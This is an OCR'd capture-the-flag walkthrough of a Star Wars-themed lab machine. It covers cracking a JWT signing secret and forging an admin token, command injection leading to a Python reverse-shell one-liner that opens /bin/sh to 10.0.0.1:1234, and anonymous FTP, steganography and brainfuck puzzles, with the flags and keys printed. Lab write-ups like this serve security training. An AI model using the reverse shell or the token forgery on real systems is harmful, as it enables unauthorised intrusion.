

Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
Cache Storage
Cookies
http://10.0.2.4:3001
Indexed DB
Local Storage
Session Storage
Filter items
Filter values
Name
Domain
Path
Expires on
access_token
10.0.2.4
/
Session
Data
access_token: "Bearer%2...BPr8_GOg"
CreationTime: "Sun, 13 D...55:52 GMT"
Domain: "10.0.2.4"
Expires: "Session"
HostOnly: true
HttpOnly: false
LastAccessed: "Sun, 13 D...42:23 GMT"



GALACTIC EMPIRE
STARSHIPS VEHICLES PLANETS LOGIN
REHICLES
Digger Crawler
Sand Crawler
Manufacturer : Corellia Mining Corporation
Crew Size :46
Passengers :30
Class :wheeled
Speed :30
T-16 skyhopper
T-16 skyhopper
Manufacturer : Incom Corporation
Crew Size :1
Passengers :1
Class :repulsorcraft
Speed :1200
X-34 landspeeder
Twin Ion Engine/Ln Starfighter
TIE/LN starfighter
10.0.2.4:3001/vehicles


GALACTIC EMPIRE
STARSHIPS VEHICLES PLANETS LOGIN
PLANETS
Climate: arid
Tatooine
Climate: arid
Terrain: desert
Population: 200000
Climate: temperate
Alderaan
Climate: temperate
Terrain: grasslands, mountains
Population: 2000000000
Climate: temperate, tropical
Yavin IV
Climate: temperate, tropical
Climate: frozen
Hoth
Climate: frozen

```
root@kali:~/galactic# cat wordlist.txt
CR90 corvette
Star Destroyer
Sentinel-class landing craft
Death Star
Millennium Falcon
Y-wing
X-wing
TIE Advanced x1
Executor
Rebel transport
Sand Crawler
T-16 skyhopper
X-34 landspeeder
TIE/LN starfighter
Snowspeeder
TIE bomber
AT-AT
Storm IV Twin-Pod cloud car
Sail barge
Tatooine
Alderaan
Yavin IV
Hoth
Coruscant
Kamino
```

```
root@kali:~/galactic/jwtcat# python3 jwtcat.py wordlist -w ../wordlist.txt "eyJhbGciOiJIUzI1NiIs
InR5cCI6IkpXVCJ9.eyJ0eXBlIjoidXNlciIsImF1dGhlbnRpY2F0ZWQiOnRydWUsImlhdCI6MTYwNzg0OTc1Mn0.FBaqQCd
Uu7uXml_pqAHy5Ed5dfiQ7ydPQP-BPr8_GOg"
2020-12-13 04:46:57,429 kali __main__[2968] WARNING For attacking complex JWT, it is best to use
 compiled, GPU accelerated password crackers such as Hashcat and John the Ripper which offer mor
e advanced techniques such as raw brute forcing, rules-based, and mask attacks.
2020-12-13 04:46:57,430 kali __main__[2968] INFO Pour yourself a cup (or two) of ☕ as this oper
ation might take a while depending on the size of your wordlist.
 92%|                                                    | 23/25 [00:00<00:00, 9967.86it/s]
2020-12-13 04:46:57,440 kali __main__[2968] INFO Private key found: Coruscant
2020-12-13 04:46:57,440 kali __main__[2968] INFO Finished in 0.011280775070190 43 sec
root@kali:~/galactic/jwtcat#
```


JWT
Debugger
Libraries
Introduction
Ask
Get a T-shirt!
Crafted by
Auth0
Encoded
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWRtaW4iLCJhdXRoZW50aWNhdGVkIjp0cnVlLCJpYXQiOjE2MDc4NDk3NTJ9.4y_Hz2lk19Y-vipetaMHWH2cpGAuH2Rl1iTwPj_gw8g
Decoded
HEADER:
{
"alg": "HS256",
"typ": "JWT"
}
PAYLOAD:
{
"type": "admin",
"authenticated": true,
"iat": 1607849752
}
VERIFY SIGNATURE
HMACSHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
Coruscant
) secret base64 encoded
Signature Verified
SHARE JWT





Level 04: Hidden path

This is the level where player get to move from web app to terminal. In this level player is given a main control panel. There is an input field where the player can execute commands and gather some information. After that the player should do a remote code execution and get a reverse shell as the already logged in user(sheev). After getting that reverse shell, that user is not given all the privileges. Player has to gain some more privileges and start digging into the home directory of that user. There the player should find a text file called flag.txt which includes the flag 4.

Flag: 57812fe26c9cd05f55c4c0ba06b2604d

User Name: sheev



GALACTIC EMPIRE
STARSHIPS VEHICLES PLANETS ADMIN LOGIN
MAIN CONTROL PANEL
flag 3 --> 703dee9c2669f2f382c4db3f54ce91d3
id
ENTER YOUR COMMAND
uid=1002(sheev) gid=1001(sheev) groups=1001(sheev)



Python

This was tested under Linux / Python 2.7:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_S
TREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); o
s.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```





```
sheev@galactic:/var/www/html/galactic/backend$ cd
sheev@galactic:~$ ls
flag.txt  intelligence
sheev@galactic:~$ cat flag.txt
flag 4 --> 57812fe26c9cd05f55c4c0ba06b2604d
did you forgot something? :p
sheev@galactic:~$
```

Level 05: Dumpster Dive !!!


In level 4 players will get the flag 4 and a hint saying “Did you forget something?”. This leads to the very first findings of this game. At level one when nmap scan ran there was a ftp port. To solve this level player needs to look into that ftp port. Firstly, players need to connect to that ftp port and check if the anonymous login is possible. Once logged in they can look for the files inside. An encrypted backup file can be found there. Then the player needs to find the passphrase to decrypt it. This decryption key can be found once you take a look at the ftp configuration file. Then using that key play will be able to decrypt that backup file and find the flag 5, username and a password which helps getting into the next level.

Flag: f16eeaf94e64f114316fc4ff5f36bd12

Key: v3ry_s3cur3_3ncrypt1on_k3y




```
# This string is the name of the PAM service vsftpd will use.
pam_service_name=vsftpd
#
# This option specifies the location of the RSA certificate to use for SSL
# encrypted connections.
rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
rsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
ssl_enable=NO

#
# Uncomment this to indicate that vsftpd use a utf8 filesystem.
#utf8_filesystem=YES
anonymous_enable=YES
no_anon_password=YES
anon_root=/home/ensign/
write_enable=NO
local_enable=YES
chroot_local_user=YES
chroot_list_enable=YES
chroot_list_file=/etc/vsftpd/chroot_list

#password=v3ry_s3cur3_3ncrypt1on_k3y
```



Level 06: Heist

Players can get a ssh session and connect to it using the previously found new credentials(bane). In that user's home directory, there are one text file and three directories. First take a look at the hint.txt and it will give some hints about the encryption mechanism called 'fernet'. There are two variables which are required for this; token, key. Then take a look into the level1 directory and there is a jpg file. If the player looks into the details of this jpg file closely they can notice there is an odd field

which is ‘copyright notice’. Using that value and the jpg file this can be decrypted using “steghide”. Then it will give the flag 6 and a part of that fernet token.

Flag: 77414a60edb70651904baec280f60b26

```
root@kali:~/galactic# ssh bane@10.0.2.4
bane@10.0.2.4's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-123-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

64 packages can be updated.
8 updates are security updates.

Last login: Sun Dec 13 06:27:10 2020 from 10.0.2.15
bla bla
bane@galactic:~$ ls
hint.txt  level1  level2  level3
bane@galactic:~$ cat hint.txt
drinking this Italian type of amaro, a bitter, aromatic spirit will guide you automatically tow
ards the force.
bane@galactic:~$
```

```
bane@galactic:~$ cd level1
bane@galactic:~/level1$ ls
vault.jpg
bane@galactic:~/level1$ exiftool vault.jpg
ExifTool Version Number         : 10.10
File Name                       : vault.jpg
Directory                       : .
File Size                       : 335 kB
File Modification Date/Time     : 2020:12:12 13:12:22-05:00
File Access Date/Time           : 2020:12:12 13:12:25-05:00
File Inode Change Date/Time     : 2020:12:12 13:12:22-05:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Current IPTC Digest             : 466ea0065bd661a5dfa3bd2830817f62
Copyright Notice                : th3b0katan
Application Record Version      : 4
XMP Toolkit                     : Image::ExifTool 10.10
Rights                          : Copyright
Image Width                     : 1000
Image Height                    : 662
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 1000x662
Megapixels                      : 0.662
bane@galactic:~/level1$
```

```
bane@galactic:~/level1$ steghide extract -sf vault.jpg
Enter passphrase:
wrote extracted data to "token1.txt".
bane@galactic:~/level1$ ls
token1.txt  vault.jpg
bane@galactic:~/level1$ cat token1.txt
gAAAAABf1Plo858Py23fwr-Tak8nLUJPpN9-Rm6n43Pgf2RNCGGsNmsy

flag 6 --> 77414a60edb70651904baec280f60b26
bane@galactic:~/level1$
```


Level 07: Brain FWord

In this level player need to find out the second part of the token. So go into the level2 directory and there is a text file named token2.txt. That includes another cyphertext with a hint to find the algorithm. Once the player figure out that algorithm, they can use this text and decrypt it using brainfuck algorithm. Once you have the second part of the

token, merge it with the first part that was found on the previous level and complete the token.

flag : 4287315371a94e8758abd02ba962b893

```
bane@galactic:~$ cd level2
bane@galactic:~/level2$ ls
token2.txt
bane@galactic:~/level2$ cat token2.txt
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>>++++++++++++++++.---------------.<+++++++++.>++.<<+
++++++++++++++++++.++++++.>>++++++++++++++++++++.<++++++.>----.---------.<----------.+.<----.>>
++++++.----------.++++++++++++++++++.<----------.<++.----.>+++++++.+++++..>---------.<<++.>++++++
+++++.<-.>>+++++++.<<+++.>+++++++.>+.<--------------------.++++++++++++.<-----.++++++++.>------.
---------.>----------------------.<----.>----------.+++++++.<++++++++++++.<++++++..>>++++++.++++++
+.-----------.++++++.<<----------------.++++++++++++++++.----------.--.++++++.-.----.--.++++.-
-.++++.-------.>>-------.<<++++++++.------.>>+++++.<<++++.-.--.+++.>>----.+.++.<<---------.++.>>--.-
.<<+++++++.---.-----.>>+.<<+++++++.+.-------.

use your f# brain to secure this secret from republic !
```

